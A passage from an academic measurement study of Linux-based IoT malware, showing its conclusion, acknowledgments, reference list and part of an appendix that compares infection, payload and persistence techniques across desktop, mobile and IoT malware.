This work provides a large-scale empirical measurement of the current IoT malware threat landscape. By analyzing over 166K Linux-based IoT malware, we uncovered important insights that compare and contrast traditional desktop and mobile malware to IoT malware. We find that IoT malware evolution follows a similar lifecycle trend to traditional malware by using exploits for infection, packing its payload to avoid detection, using specialized capabilities based on device resources, and leveraging P2P and centralized infrastructure for *C&C* call-back. We speculate that IoT malware will be a much more serious threat because of the number of new IoT devices that come online and the unrealized potential of IoT malware development. Based on our findings, we believe that the required technology to defend against IoT malware is available. However, we do not think there are sufficient preparation efforts to proactively deal with a large-scale breakout. In effort to support this ongoing research in the IoT malware space, we release the largest IoT malware corpora to date and make our tools, analysis artifacts, and results available at: https://badthings.info.

8 Acknowledgment

We thank the anonymous reviewers, Ranjita Pai Kasturi, Dr. David Mohaisen, Dr. Roberto Perdisci, and Dr. Brendan Saltaformaggio for their help in improving this work. We thank Bad Packets LLC for sharing their data. This work is supported in part by the US Department of Defense grant no. FA8750-17-C-0016. Any opinions, findings, and conclusions or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of the U.S. Department of Defense (DoD).

References

[1] M. Antonakakis, T. April, M. Bailey, M. Bernhard, E. Bursztein, J. Cochran, Z. Durumeric, J. A. Halderman, L. Invernizzi, M. Kallitsis, D. Kumar, C. Lever, Z. Ma, J. Mason, D. Menscher, C. Seaman, N. Sullivan, K. Thomas, and Y. Zhou, "Understanding the mirai botnet," in *Proceedings of the 26th USENIX Security Symposium (Security)*, Vancouver, BC, Canada, Aug. 2017.

[2] S. Herwig, K. Harvey, G. Hughey, R. Roberts, and D. Levin, "Measurement and analysis of hajime, a peer-to-peer iot botnet," in *Proceedings of the 2019 Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, 2019.

[3] J. Choi, A. Anwar, H. Alasmary, J. Spaulding, D. Nyang, and A. Mohaisen, "Iot malware ecosystem in the wild: A glimpse into analysis and exposures," in *Proceedings of the 4th ACM/IEEE Symposium on Edge Computing*, 2019.

[4] J. Choi, A. Abusnaina, A. Anwar, A. Wang, S. Chen, D. Nyang, and A. Mohaisen, "Honor among thieves: Towards understanding the dynamics and interdependencies in iot botnets," in *2019 IEEE Conference on Dependable and Secure Computing (DSC)*, 2019.

[5] P.-A. Vervier and Y. Shen, "Before toasters rise up: A view into the emerging iot threat landscape," in *Proceedings of the 21st International Symposium on Research in Attacks, Intrusions and Defenses (RAID)*, Crete, Greece, Sep. 2018.

[6] H. Alasmary, A. Khormali, A. Anwar, J. Park, J. Choi, A. Abusnaina, A. Awad, D. Nyang, and A. Mohaisen, "Analyzing and detecting emerging internet of things malware: A graph-based approach," *IEEE Internet of Things Journal*, 2019.

[7] H. Alasmary, A. Anwar, J. Park, J. Choi, D. Nyang, and A. Mohaisen, "Graph-based comparison of iot and android malware," in *International Conference on Computational Social Networks*, 2018.

[8] A. Anwar, H. Alasmary, J. Park, A. Wang, S. Chen, and D. Mohaisen, "Statically dissecting internet of things malware: Analysis, characterization, and detection," in *International Conference on Information and Communications Security*, 2020.

[9] The MITRE Corporation, *MITRE ATT&CK*, https://attack.mitre.org/, Online; accessed 25 January 2020.

[10] F. Dang, Z. Li, Y. Liu, E. Zhai, Q. A. Chen, T. Xu, Y. Chen, and J. Yang, "Understanding fileless attacks on linux-based iot devices with honeycloud," in *Proceedings of the 17th Annual International Conference on Mobile Systems, Applications, and Services*, 2019.

[11] M. De Donno, N. Dragoni, A. Giaretta, and A. Spognardi, "Ddos-capable iot malwares: Comparative analysis and mirai investigation," *Security and Communication Networks*, 2018.

[12] IADMIN, *Hydra IRC bot, the 25 minute overview of the kit*, https://web.archive.org/web/20190617034526/http://insecurety.net/hydra-irc-bot-the-25-minute-overview-of-the-kit/, Online; accessed 25 January 2020, 2018.

[13] nenolod, *Network Bluepill - stealth router-based botnet has been DDoSing dronebl for the last couple of weeks*, https://web.archive.org/web/20191223213657/https://www.dronebl.org/blog/8, Online; accessed 25 January 2020, 2009.

[14] P. Čeleda, R. Krejčí, J. Vykopal, and M. Drašar, "Embedded malware - an analysis of the chuck norris botnet," in *European Conference on Computer Network Defense*, 2010.

[15] Carna Bot, *Internet Census 2012*, https://web.archive.org/web/20191226230924/http://census2012.sourceforge.net/paper.html, Online; accessed 25 January 2020, 2012.

[16] unixfreaxjp, *Another story of Unix Trojan: Tsunami/Kaiten.c (IRC/Bot) w/ Flooder, Backdoor at a hacked xBSD*, https://web.archive.org/web/20191022131906/https://blog.malwaremustdie.org/2013/05/story-of-unix-trojan-tsunami-ircbot-w.html, Online; accessed 25 January 2020, 2013.

[17] Symantec, *Linux.Lightaidra*, https://www.symantec.com/security-center/writeup/2014-120115-3009-99, Online; accessed 25 January 2020, 2014.

[18] I. Zeifman, R. Atias, and O. Gayer, *Lax Security Opens the Door for Mass-Scale Abuse of SOHO Routers*, https://web.archive.org/web/20191028220814/https://www.imperva.com/blog/ddos-botnet-soho-router/, Online; accessed 25 January 2020, 2015.

[19] Trend Micro, *Bash Vulnerability (Shellshock) Exploit Emerges in the Wild, Leads to BASHLITE Malware*, https://web.archive.org/web/20181129100545/https://blog.trendmicro.com/trendlabs-security-intelligence/bash-vulnerability-shellshock-exploit-emerges-in-the-wild-leads-to-flooder/, Online; accessed 25 January 2020, 2014.

[20] unixfreaxjp, *MMD-0021-2014 - Linux/Elknot: China's ELF DDoS+backdoor*, https://web.archive.org/web/20190620160643/http://blog.malwaremustdie.org/2014/05/linux-reversing-is-fun-toying-with-elf.html, Online; accessed 25 January 2020, 2014.

[21] unixfreaxjp, *MMD-0028-2014 - Linux/XOR.DDoS : Fuzzy reversing a new China ELF*, https://web.archive.org/web/20200111215513/https://blog.malwaremustdie.org/2014/09/mmd-0028-2014-fuzzy-reversing-new-china.html, Online; accessed 25 January 2020, 2014.

[22] The White Team, *linux.wifatch*, https://gitlab.com/rav7teif/linux.wifatch, Online; accessed 25 January 2020, 2014.

[23] Johannes, *Linksys Worm ("TheMoon") Captured*, https://web.archive.org/web/20190506033506/https://isc.sans.edu/forums/diary/Linksys+Worm+TheMoon+Captured/17630, Online; accessed 25 January 2020, 2014.

[24] unixfreaxjp, *MMD-0057-2016 - Linux/LuaBot - IoT botnet as service*, https://web.archive.org/web/20191001035222/https://blog.malwaremustdie.org/2016/09/mmd-0057-2016-new-elf-botnet-linuxluabot.html, Online; accessed 25 January 2020, 2016.

[25] M. Malik and M.-E. M. Léveillé, *Meet Remaiten – a Linux bot on steroids targeting routers and potentially other IoT devices*, https://web.archive.org/web/20190921144358/https://www.welivesecurity.com/2016/03/30/meet-remaiten-a-linux-bot-on-steroids-targeting-routers-and-potentially-other-iot-devices/, Online; accessed 25 January 2020, 2016.

[26] unixfreaxjp, *MMD-0059-2016 - Linux/IRCTelnet (new Aidra) - A DDoS botnet aims IoT w/ IPv6 ready*, https://web.archive.org/web/20191001035221/https://blog.malwaremustdie.org/2016/10/mmd-0059-2016-linuxirctelnet-new-ddos.html, Online; accessed 25 January 2020, 2016.

[27] O. Bilodeau and T. Dupuy, "Dissectinglinux/moose," eset, Tech. Rep., 2017. [Online]. Available: https://web.archive.org/web/20191228043619/https://www.welivesecurity.com/wp-content/uploads/2015/05/Dissecting-LinuxMoose.pdf.

[28] L. ARSENE, *Hold My Beer Mirai – Spinoff Named 'LiquorBot' Incorporates Cryptomining*, https://web.archive.org/web/20200108154200/https://labs.bitdefender.com/2020/01/hold-my-beer-mirai-spinoff-named-liquorbot-incorporates-cryptomining/, Online; accessed 25 January 2020, 2020.

[29] radware, *"BrickerBot" Results In PDoS Attack*, https://web.archive.org/web/20191226230924/http://census2012.sourceforge.net/paper.html, Online; accessed 25 January 2020, 2017.

[30] O. Alrawi, C. Lever, M. Antonakakis, and F. Monrose, "Sok: Security evaluation of home-based iot deployments," in *Proceedings of the 40th Symposium on Security and Privacy (Oakland)*, San Francisco, CA, May 2019.

[31] R. Perdisci, T. Papastergiou, O. Alrawi, and M. Antonakakis, "Iotfinder: Efficient large-scale identification of iot devices via passive dns traffic analysis," in *2020 IEEE European Symposium on Security and Privacy (EuroS&P)*, 2020.

[32] S. Hilton, *Dyn Analysis Summary Of Friday October 21 Attack*, https://web.archive.org/web/20191211172341/https://dyn.com/blog/dyn-analysis-summary-of-friday-october-21-attack/, Online; accessed 25 January 2020.

[33] B. Krebs, *New Mirai Worm Knocks 900K Germans Offline*, https://krebsonsecurity.com/2016/11/new-mirai-worm-knocks-900k-germans-offline/, Online; accessed 25 January 2020, 2016.

[34] L. Constantin, *Armies of hacked IoT devices launch unprecedented DDoS attacks*, https://www.csoonline.com/article/3124344/armies-of-hacked-iot-devices-launch-unprecedented-ddos-attacks.html, Online; accessed 25 January 2020, 2016.

[35] Check Point Research, *Huawei Home Routers in Botnet Recruitment*, https://web.archive.org/web/20200106091208/https://research.checkpoint.com/2017/good-zero-day-skiddie/, Online; accessed 25 January 2020, 2017.

[36] E. Cozzi, M. Graziano, Y. Fratantonio, and D. Balzarotti, "Understanding linux malware," in *Proceedings of the 39th Symposium on Security and Privacy (Oakland)*, San Francisco, CA, May 2018.

[37] Y. M. P. Pa, S. Suzuki, K. Yoshioka, T. Matsumoto, T. Kasama, and C. Rossow, "Iotpot: Analysing the rise of iot compromises," in *9th {USENIX} Workshop on Offensive Technologies ({WOOT} 15)*, 2015.

[38] Y. Park, D. Reeves, V. Mulukutla, and B. Sundaravel, "Fast malware classification by automated behavioral graph matching," in *Proceedings of the 6th Annual Workshop on Cyber Security and Information Intelligence Research*, 2010.

[39] P. Richter and A. Berger, "Scanning the scanners: Sensing the internet from a massively distributed network telescope," in *Proceedings of the 19th Internet Measurement Conference (IMC)*, 2019.

[40] S. Torabi, E. Bou-Harb, C. Assi, M. Galluscio, A. Boukhtouta, and M. Debbabi, "Inferring, characterizing, and investigating internet-scale malicious iot device activities: A network telescope perspective," in *Proceedings of the International Conference on Dependable Systems and Networks (DSN)*, 2018.

[41] O. Çetin, C. Ganán, L. Altena, T. Kasama, D. Inoue, K. Tamiya, Y. Tie, K. Yoshioka, and M. van Eeten, "Cleaning up the internet of evil things: Real-world evidence on isp and consumer efforts to remove mirai," in *Proceedings of the 2019 Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, Feb. 2019.

[42] T. Holz, M. Steiner, F. Dahl, E. Biersack, F. C. Freiling, *et al.*, "Measurements and mitigation of peer-to-peer-based botnets: A case study on storm worm," in *Proceedings of the 1st Usenix Workshop on Large-Scale Exploits and Emergent Threats (LEET)*, 2008.

[43] M. Clive, "2017 Embedded Markets Study: Integrating IoT and Advanced Technology Designs, Application Development & Processing Environments," EETimes/Embedded.com, Tech. Rep., 2017. [Online]. Available: https://web.archive.org/web/20191010030447/https://m.eet.com/media/1246048/2017-embedded-market-study.pdf.

[44] EE|Times Embedded, "2019 Embedded Markets Study Integrating IoT and Advanced Technology Designs, Application Development & Processing Environments," EETimes/Embedded.com, Tech. Rep., 2019. [Online]. Available: http://web-old.archive.org/web/20200731183039/https://www.embedded.com/wp-content/uploads/2019/11/EETimes_Embedded_2019_Embedded_Markets_Study.pdf.

[45] T. Holz, C. Gorecki, K. Rieck, and F. C. Freiling, "Measuring and detecting fast-flux service networks," in *Proceedings of the 15th Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, Feb. 2008.

[46] P. Kotzias, L. Bilge, P.-A. Vervier, and J. Caballero, "Mind your own business: A longitudinal study of threats and vulnerabilities in enterprises," in *Proceedings of the 2019 Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, Feb. 2019.

[47] Y. Zhou and X. Jiang, "Dissecting android malware: Characterization and evolution," in *Proceedings of the 33rd Symposium on Security and Privacy (Oakland)*, San Francisco, CA, May 2012.

[48] M. Lindorfer, M. Neugschwandtner, L. Weichselbaum, Y. Fratantonio, V. Van Der Veen, and C. Platzer, "Andrubis–1,000,000 apps later: A view on current Android malware behaviors," in *Proceedings of the 3rd workshop on building analysis datasets and gathering experience returns for security (BADGERS)*, 2014.

[49] O. Alrawi, C. Zuo, R. Duan, R. P. Kasturi, Z. Lin, and B. Saltaformaggio, "The betrayal at cloud city: An empirical analysis of cloud-based mobile backends," in *Proceedings of the 28th USENIX Security Symposium (Security)*, Santa Clara, CA, Aug. 2019.

[50] S. Zhu, J. Shi, L. Yang, B. Qin, Z. Zhang, L. Song, and G. Wang, "Measuring and modeling the label dynamics of online anti-malware engines," in *Proceedings of the 29th USENIX Security Symposium (Security)*, Boston, MA, Aug. 2020.

[51] A. Kountouras, P. Kintis, C. Lever, Y. Chen, Y. Nadji, D. Dagon, M. Antonakakis, and R. Joffe, "Enabling network security through active DNS datasets," in *Proceedings of the 19th International Symposium on Research in Attacks, Intrusions and Defenses (RAID)*, Evry, France, Sep. 2016.

[52] B. P. LLC, *Bad Packets - We provide cyber threat intelligence on emerging threats, IoT botnets, and network abuse*, https://badpackets.net/, Online; accessed 25 January 2020.

[53] V. Le Pochat, T. Van Goethem, S. Tajalizadehkhoob, M. Korczynski, and W. Joosen, "Tranco: A research-oriented top sites ranking hardened against manipulation," in *Proceedings of the 2019 Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, Feb. 2019.

[54] U. Bayer, C. Kruegel, and E. Kirda, "TTAnalyze: A Tool for Analyzing Malware," in *15th Annual Conference of the European Institute for Computer Antivirus Research (EICAR).*, 2006.

[55] K. Rieck, T. Holz, C. Willems, P. Düssel, and P. Laskov, "Learning and classification of malware behavior," in *Proceedings of the 5th Conference on Detection of Intrusions and Malware, and Vulnerability Assessment (DIMVA)*, 2008.

[56] C. Lever, P. Kotzias, D. Balzarotti, J. Caballero, and M. Antonakakis, "A lustrum of malware network communication: Evolution and insights," in *Proceedings of the 38th Symposium on Security and Privacy (Oakland)*, San Jose, CA, May 2017.

[57] M. Sebastián, R. Rivera, P. Kotzias, and J. Caballero, "Avclass: A tool for massive malware labeling," in *Proceedings of the 19th International Symposium on Research in Attacks, Intrusions and Defenses (RAID)*, Evry, France, Sep. 2016.

[58] National Institute of Standards and Technology (NIST), *NATIONAL VULNERABILITY DATABASE*, https://nvd.nist.gov/, Online; accessed 25 January 2020.

[59] Zeropoint Dynamics, *Zelos: A comprehensive binary emulation and instrumentation platform*, https://github.com/zeropointdynamics/zelos, Online; accessed 30 September 2020.

[60] M. Lindorfer, C. Kolbitsch, and P. M. Comparetti, "Detecting environment-sensitive malware," in *Proceedings of the 14th International Symposium on Research in Attacks, Intrusions and Defenses (RAID)*, Menlo Park, CA, Sep. 2011.

[61] threatland, *TL-BOTS/TL.MIRAI*, https://github.com/threatland/TL-BOTS/tree/master/TL.MIRAI, Online; accessed 25 January 2020.

[62] A. Mohaisen, O. Alrawi, and M. Mohaisen, "Amal: High-fidelity, behavior-based automated malware analysis and classification," *Computers & Security*, 2015.

[63] M. F. Oberhumer, L. Molnár, and J. F. Reiser, *UPX: the Ultimate Packer for eXecutables*, https://www.unicorn-engine.org/, Online; accessed 25 January 2020.

[64] Buildroot, *Buildroot: Making Embedded Linux Easy*, https://buildroot.org/, Online; accessed 25 January 2020.

[65] QEMU, *QEMU: the FAST! processor emulator*, https://www.qemu.org/, Online; accessed 25 January 2020.

[66] A. Mohaisen, O. Alrawi, M. Larson, and D. McPherson, "Towards a methodical evaluation of antivirus scans and labels," in *International Workshop on Information Security Applications*, 2013.

[67] A. Mohaisen and O. Alrawi, "Av-meter: An evaluation of antivirus scans and labels," in *Proceedings of the 11th Conference on Detection of Intrusions and Malware, and Vulnerability Assessment (DIMVA)*, 2014.

[68] W. Largent, *New vpnfilter malware targets at least 500k networking devices worldwide*, http://blog.talosintelligence.com/2018/05/VPNFilter.html, May 2018.

[69] lennarthaagsma, *Recent vulnerability in eir d1000 router used to spread updated version of mirai ddos bot*, https://blog.fox-it.com/2016/11/28/recent-vulnerability-in-eir-d1000-router-used-to-spread-updated-version-of-mirai-ddos-bot/, Nov. 2016.

[70] *Huawei router exploit involved in satori and brickerbot given away for free on christmas*, https://blog.newskysecurity.com/huawei-router-exploit-involved-in-satori-and-brickerbot-given-away-for-free-on-christmas-by-ac52fe5e4516, Apr. 2018.

[71] *Cve-2018–10561 dasan gpon exploit weaponized in omni and muhstik botnets*, https://blog.newskysecurity.com/cve-2018-10561-dasan-gpon-exploit-weaponized-in-omni-and-muhstik-botnets-ad7b1f89cff3, May 2018.

[72] R. J. Yang and Kenny, *A wicked family of bots*, https://www.fortinet.com/blog/threat-research/a-wicked-family-of-bots.html, May 2018.

[73] https://blog.netlab.360.com/iot_reaper-a-rappid-spreading-new-iot-botnet-en/, Oct. 2017.

[74] *Early warning: A new mirai variant is spreading quickly on port 23 and 2323*, https://blog.netlab.360.com/early-warning-a-new-mirai-variant-is-spreading-quickly-on-port-23-and-2323-en/, Jun. 2018.

[75] *Multi-exploit iot/linux botnets mirai and gafgyt target apache struts*, https://unit42.paloaltonetworks.com/unit42-multi-exploit-iotlinux-botnets-mirai-gafgyt-target-apache-struts-sonicwall/, Sep. 2018.

[76] *Xbash combines botnet, ransomware, coinmining in worm that targets linux and windows*, https://unit42.paloaltonetworks.com/unit42-xbash-combines-botnet-ransomware-coinmining-worm-targets-linux-windows/, Sep. 2018.

[77] *New mirai variant targets enterprise wireless presentation & display systems*, https://unit42.paloaltonetworks.com/new-mirai-variant-targets-enterprise-wireless-presentation-display-systems/, Mar. 2019.

[78] *Muhstik botnet exploits the latest weblogic vulnerability for cryptomining and ddos attacks*, https://unit42.paloaltonetworks.com/muhstik-botnet-exploits-the-latest-weblogic-vulnerability-for-cryptomining-and-ddos-attacks/, Apr. 2019.

[79] *New mirai variant adds 8 new exploits, targets additional iot devices*, https://unit42.paloaltonetworks.com/new-mirai-variant-adds-8-new-exploits-targets-additional-iot-devices/, Jun. 2019.

[80] *Hide 'n seek botnet updates arsenal with exploits against nexus repository manager & thinkphp*, https://unit42.paloaltonetworks.com/hide-n-seek-botnet-updates-arsenal-with-exploits-against-nexus-repository-manager-thinkphp/, Jun. 2019.

[81] *Mirai variant echobot resurfaces with 13 previously unexploited vulnerabilities*, https://unit42.paloaltonetworks.com/mirai-variant-echobot-resurfaces-with-13-previously-unexploited-vulnerabilities/, Dec. 2019.

[82] L. Cashdollar, *Latest echobot: 26 infection vectors*, https://blogs.akamai.com/sitr/2019/06/latest-echobot-26-infection-vectors.html, Jun. 2019.

[83] J. v. D. Wiel, V. Diaz, Y. Namestnikov, and K. Zykov, *Hajime, the mysterious evolving botnet*, https://securelist.com/hajime-the-mysterious-evolving-botnet/78160/, Apr. 2017.

[84] A. Team, *Realtek sdk exploits on the rise from egypt*, https://www.netscout.com/blog/asert/realtek-sdk-exploits-rise-egypt, May 2019.

[85] D. Moore, V. Paxson, S. Savage, C. Shannon, S. Staniford, and N. Weaver, "Inside the slammer worm," *IEEE Security & Privacy*, 2003.

[86] C. Kruegel, E. Kirda, D. Mutz, W. Robertson, and G. Vigna, "Polymorphic worm detection using structural information of executables," in *Proceedings of the 8th International Symposium on Research in Attacks, Intrusions and Defenses (RAID)*, Seattle, Washington, Sep. 2005.

[87] M. Abu Rajab, J. Zarfoss, F. Monrose, and A. Terzis, "A multifaceted approach to understanding the botnet phenomenon," in *Proceedings of the 6th Internet Measurement Conference (IMC)*, 2006.

[88] P. Barford and V. Yegneswaran, "An inside look at botnets," *Malware Detection*, 2007.

[89] M. A. Rajab, J. Zarfoss, F. Monrose, and A. Terzis, "My botnet is bigger than yours (maybe, better than yours): Why size estimates remain challenging," in *Proceedings of the 1st Usenix Workshop on Hot Topics in Understanding Botnets*, 2007.

[90] D. Dagon, G. Gu, C. P. Lee, and W. Lee, "A taxonomy of botnet structures," in *Proceedings of the 23rd Annual Computer Security Applications Conference (ACSAC)*, 2007.

[91] M. POLYCHRONAKIS, "Ghost turns zombie: Exploring the life cycle of web-based malware," in *Proceedings of the 1st Usenix Workshop on Large-Scale Exploits and Emergent Threats (LEET)*, 2008.

[92] C. Kanich, C. Kreibich, K. Levchenko, B. Enright, G. M. Voelker, V. Paxson, and S. Savage, "Spamalytics: An empirical analysis of spam marketing conversion," in *Proceedings of the 15th ACM Conference on Computer and Communications Security (CCS)*, Alexandria, VA, Oct. 2008.

[93] N. Provos, P. Mavrommatis, M. Rajab, and F. Monrose, "All your iframes point to us," Aug. 2008.

[94] B. Stone-Gross, M. Cova, L. Cavallaro, B. Gilbert, M. Szydlowski, R. Kemmerer, C. Kruegel, and G. Vigna, "Your botnet is my botnet: Analysis of a botnet takeover," in *Proceedings of the 16th ACM Conference on Computer and Communications Security (CCS)*, Chicago, Illinois, Nov. 2009.

[95] L. Lu, V. Yegneswaran, P. Porras, and W. Lee, "Blade: An attack-agnostic approach for preventing drive-by malware infections," in *Proceedings of the 17th ACM Conference on Computer and Communications Security (CCS)*, Chicago, Illinois, Oct. 2010.

[96] C. Y. Cho, J. Caballero, C. Grier, V. Paxson, and D. Song, "Insights from the inside: A view of botnet management from infiltration," in *Proceedings of the 3rd USENIX conference on Large-scale exploits and emergent threats: botnets, spyware, worms, and more*, 2010.

[97] S. Shin, R. Lin, and G. Gu, "Cross-analysis of botnet victims: New insights and implications," in *Proceedings of the 14th International Symposium on Research in Attacks, Intrusions and Defenses (RAID)*, Menlo Park, CA, Sep. 2011.

[98] C. Rossow, C. Dietrich, and H. Bos, "Large-scale analysis of malware downloaders," in *Proceedings of the 9th Conference on Detection of Intrusions and Malware, and Vulnerability Assessment (DIMVA)*, 2012.

[99] L. Invernizzi, S. Miskovic, R. Torres, C. Kruegel, S. Saha, G. Vigna, S.-J. Lee, and M. Mellia, "Nazca: Detecting malware distribution in large-scale networks," in *Proceedings of the 2014 Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, Feb. 2014.

[100] B. J. Kwon, J. Mondal, J. Jang, L. Bilge, and T. Dumitraș, "The dropper effect: Insights into malware distribution with downloader graph analytics," in *Proceedings of the 22nd ACM Conference on Computer and Communications Security (CCS)*, Denver, Colorado, Oct. 2015.

[101] C. Gañán, O. Cetin, and M. van Eeten, "An empirical analysis of zeus c&c lifetime," in *Proceedings of the 10th ACM Symposium on Information, Computer and Communications Security (ASIACCS)*, New York, NY, Apr. 2015.

[102] C. Lever, M. Antonakakis, B. Reaves, P. Traynor, and W. Lee, "The core of the matter: Analyzing malicious traffic in cellular carriers," in *Proceedings of the 20th Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, Feb. 2013.

[103] K. Tam, A. Feizollah, N. B. Anuar, R. Salleh, and L. Cavallaro, "The evolution of android malware and android analysis techniques," *ACM Computing Surveys (CSUR)*, 2017.

[104] H. Zuzana, *Malicious campaign targets south korean users with backdoor-laced torrents*, https://web.archive.org/web/20190822042548/https://www.welivesecurity.com/2019/07/08/south-korean-users-backdoor-torrents/, Online; accessed 25 January 2020, 2019.

[105] C. Daniel, *Interesting information about ssh scans*, https://web.archive.org/web/20160430170921/https://dcid.me/blog/2006/03/interesting-information-about-ssh-scans/, Online; accessed 25 January 2020, 2006.

[106] G. McDonald, L. O. Murchu, S. Doherty, and E. Chien, *Stuxnet 0.5: The missing link*, https://web.archive.org/web/20200208170135/https://www.symantec.com/content/dam/symantec/docs/security-center/white-papers/stuxnet-missing-link-13-en.pdf, Online; accessed 25 January 2020, 2013.

[107] K. Stevens and D. Jackson, *Zeus banking trojan report*, https://web.archive.org/web/20191222124154/https://www.secureworks.com/research/zeus, Online; accessed 25 January 2020, 2010.

[108] M. Cruz, *Security 101: The rise of fileless threats that abuse powershell*, https://web.archive.org/save/https://www.trendmicro.com/vinfo/mx/security/news/security-technology/security-101-the-rise-of-fileless-threats-that-abuse-powershell, Online; accessed 25 January 2020, 2017.

Appendices

A Detailed Comparative Analysis

This section provides an extended analysis of malware threats for desktop and mobile platforms to compare with IoT malware in Table 10.

A.1 Infection Comparison

Desktop Infection Vectors. In Table 10, we see desktop malware pioneered many of the infection techniques. Moore et al. [85] document the SQL Slammer worm that exploited vulnerable SQL services on the internet. Although no *large* academic study explored desktop malware use of repackaging, default credentials, and removable media, there are ample instances from security companies documenting these techniques [104]–[106]. Desktop malware rely more on infection vectors like drive-by download and phishing. Provos et al [93] present an extensive study on drive-by downloads, and several prior works measure [42], [93], [97], [100] and propose defenses [94], [95], [99] for them.

For phishing, Abu Rajab et al. [87] present a multi-dimensional measurement into botnets. Their work documents how botnets leverage phishing emails for spreading. Holz et al. [42] and Kotzias et al. [46] empirically show that phishing is a common infection vector affecting desktop users. Desktop malware continued to evolve and make up a large portion of the threats on the internet. The key insight is that desktop malware initially used remote exploitation and default credentials to automatically spread but has evolved to depend on user interaction. Currently, desktop malware's most common infection techniques require user interaction such as phishing (email), drive-by download (browsing), removable media (physical interaction), and repackaging (i.e. pirated software).

Table 10: A comparison between desktop, mobile, and IoT malware using the proposed framework.

Components		Summary			Desktop																				Mobile				IoT	
	Categories	Desktop	Mobile	IoT	Moore03 [85]	Kruegel05 [86]	AbuRa06 [87]	Barfo07 [88]	AbuRa07 [89]	Dagon07 [90]	Holz08 [45]	Polyc08 [91]	Kanic08 [92]	Holz08 [42]	Provo08 [93]	Stone09 [94]	Lu10 [95]	Cho10 [96]	Lindo11 [60]	Shin11 [97]	Rosso12 [98]	Inver14 [99]	Kwon15 [100]	Ganan15 [101]	Kotzi19 [46]	Zhou12 [47]	Lever13 [102]	Lindo14 [48]	Tam17 [103]		
Infection	Remote Exploit	✓		✓	✓			✓				✓							✓					✓					✓	
	Repackaging	✓*	✓																						✓					Sec. 4.2
	Drive-by	✓	✓										✓	✓	✓	✓			✓		✓	✓			✓					
	Phishing	✓	✓				✓						✓											✓	✓					
	Default Cred.	✓*		✓																									✓	
	Rem. Media	✓*	✓																								✓			
Payload	Packing	✓	✓	✓		✓		✓					✓								✓	✓				✓		✓	✓	
	Env. Keying	✓	✓	✓														✓								✓			✓	Sec. 4.3
	Scripting	✓*		✓																									✓	
	Cross-Arch/Plat.	✓*	✓	✓																							✓		✓	
Persist.	Firmware	✓		✓											✓														✓	
	OS - Kernel	✓	✓	+							✓		✓		✓										✓					Sec. 4.4
	OS - User	✓	✓	+										✓													✓	✓		
Capability	Priv. Escalation	✓	✓	✓							✓		✓												✓					
	Defense Evasion	✓	✓	✓			✓	✓						✓				✓		✓					✓		✓	✓	✓	
	Info. Theft	✓	✓	✓			✓	✓			✓				✓								✓		✓		✓		✓	Sec. 4.5
	Scanning	✓		✓	✓		✓	✓			✓								✓					✓					✓	
	DDoS	✓		✓			✓	✓							✓														✓	
	Destruction	✓	✓	✓																				✓			✓		✓	
	Resource Abuse	✓	✓	✓			✓				✓	✓			✓		✓							✓	✓		✓		✓	
C&C	Peer-2-Peer	✓		✓					✓			✓	✓							✓									✓	Sec. 4.6
	Centralized	✓	✓	✓			✓	✓		✓	✓			✓	✓		✓			✓	✓	✓	✓		✓	✓	✓		✓	
	Email/SMS	✓	✓								✓																✓			

∗ Techniques documented by security researchers. + Unified software layer that integrates OS and firmware.

Mobile Infection Vectors. Similar to our study, Zhou et al. [47] look at Android mobile malware and characterize the infection techniques. Their work shows that many Android malware use repackaging, drive-by download, and phishing to propagate as shown in Table 10. Lindorfer et al. [48] identify removable media propagation techniques in their large-scale study. The key insight is that unlike desktop malware, mobile malware is dependent on user interaction. Automated spreading has not been documented for the mobile platform. While worm-based malware for the Android platform do exist, they require users to visit a link to get infected.

A.2 Payload Comparison

Desktop Payload Properties. In Table 10, we see that all the payload categories apply to desktop malware. Kruegel et al. [86] predicted the rise of polymorphic payloads and proposed a way to detect them offline. Later, Barford et al. [88] studied the operation of several desktop family bots, such as GT bot, SpyBot, SDBot, and Agobot, and identified polymorphic payload obfuscation using XOR encoding. Moreover, Holz et al. [42] show that the payloads for the Storm botnet are polymorphic and change every minute, which ensures the payload has different static features to evade detection. Rossow et al. [98] studied downloaders, which are bots that download other malware or unwanted programs. Their work identified more than eight different packer techniques in use by downloaders. These findings suggest that desktop malware payloads use polymorphism to evade detection.

On the defense side, Invernizzi et al. [99] propose a technique to detect polymorphic payloads in large networks by augmenting networking information such as URI and counts. In addition to packing, environmental keying [60], [107] and scripting [108] are key components for desktop malware to bypass network and host defenses. For scripting, the payload is in the form of a text file that is executed by an interpreter such as Powershell, Python, Lua, or sh. Moreover, desktop malware makes use of cross-architecture and platform payloads for banking malware [48]. These observations suggest that the packaging of cross-architecture and platform payloads introduce a novel infection approach by crossing from trusted devices such as mobile phones and desktops.

Mobile Payload Properties. Zhou et al. [47] observe polymorphic and environmental keying behavior in Android apps. They identify malware samples that adopt the use of polymorphic techniques in the Android environment by using code reflection. They also identify malware samples that check the integrity of their code to ensure that the code is not tampered with. Similar to desktop malware, Lindorfer et al [48] observe Android malware embedding Windows malware with autorun features that execute once the phone is plugged into a desktop. This advanced behavior leads to cross-architecture and platform infection from trusted devices giving attackers further reach. The key insight is that mobile malware use the same techniques as desktop malware but have limited script-based payloads. Script payloads for mobile devices can be invoked from installed applications, WebView, or exposed services like Android Debug Bridge (ADB), which requires

the malware to be already present on the device.

A.3 Persistence Comparison

Desktop Malware Persistence. Table 10 shows that desktop malware use all levels of persistence. Provos et al. [93] and Polychronakis et al. [91] identify bots that persist through user-space and kernel modules, respectively. Additionally, Stone-Gross et al. [94] document torpig's botnet and the mebroot infector, which both modify the Master Boot Record (MBR) entry on a hard drive's partition allowing them to run before the OS. Desktop malware demonstrate the capability to persist on machines at many levels from the user-space all the way down to the firmware, which are outside the visibility of security tools making them hard to detect and remove.

